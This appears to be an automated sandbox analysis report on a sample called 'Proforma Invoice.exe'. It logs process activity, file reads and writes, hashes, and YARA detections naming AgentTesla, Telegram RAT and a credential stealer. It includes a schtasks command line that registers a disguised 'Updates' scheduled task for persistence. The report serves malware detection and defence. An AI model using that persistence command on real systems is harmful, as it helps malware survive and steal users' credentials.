C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 79 14 00 00 18 00 00 00 68 0d 19 05 4e 08 49 08 46 08 00 00 fd 00 fd 00 15 00 48 0d 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eyhNIFH@	success or wait	1	6DDA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 50 00 00 00 0e 00 20 00	H<@^L"My:P	success or wait	17	6DDA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DDA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DDA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DDA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 16 3b 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1b 3b 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 19 3b 40 01 fd 3c 40 01 fd 3c 40 01 7a 54 40 01 fd 3c 40 01 fd 54 40 01 3d 4d 40 01 57 03 40 01 4d 03 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 fd 45 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 fd 44 00 01 6d 45 00	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@ S@;@\@T@T@@X@? X@T@S@S@;@T@T@xT @;@<@<@zT@<@T@=M@W@M@DM@:M@"M@ M@!M@E@;M@D@D@@M@<M@$M@8M? MBMDmE	success or wait	11	6DDA76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DAB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DABCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DABCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DABCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DAB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DAB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA103DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DA103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DAB5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DAC1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23200	success or wait	1	6DAC203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA103DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C921B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DAB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DAB5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DAB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C921B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C921B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C921B4F	ReadFile

Analysis Process: conhost.exe PID: **5716**, Parent PID: **2936**

General

Target ID:	5
Start time:	10:24:43
Start date:	18/07/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **6456**, Parent PID: **7152**

General

Target ID:	6
Start time:	10:24:44
Start date:	18/07/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ebJpPhiwjcAviB" /XML "C:\Users\user\AppData\Local\Temp\tmp8D30.tmp
Imagebase:	0xce0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8D30.tmp	unknown	2	success or wait	1	CEAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp8D30.tmp	unknown	1614	success or wait	1	CEABD9	ReadFile

Analysis Process: conhost.exe PID: **3516**, Parent PID: **6456**

General

Target ID:	7
Start time:	10:24:45
Start date:	18/07/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Proforma Invoice.exe PID: **1500**, Parent PID: **7152**

General

Target ID:	8
Start time:	10:24:48
Start date:	18/07/2022
Path:	C:\Users\user\Desktop\Proforma Invoice.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Proforma Invoice.exe
Imagebase:	0xbd0000
File size:	901120 bytes
MD5 hash:	BEA52E8910C076F5720AC20970E48A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.410969105.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.410969105.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.636659642.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.636659642.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.412155830.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.412155830.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.412961855.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.412961855.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.410130498.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.410130498.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DADCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DADCF06	unknown
C:\Users\user\AppData\Roaming\djcexenx.rlb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C92BEFF	CreateDirectoryW
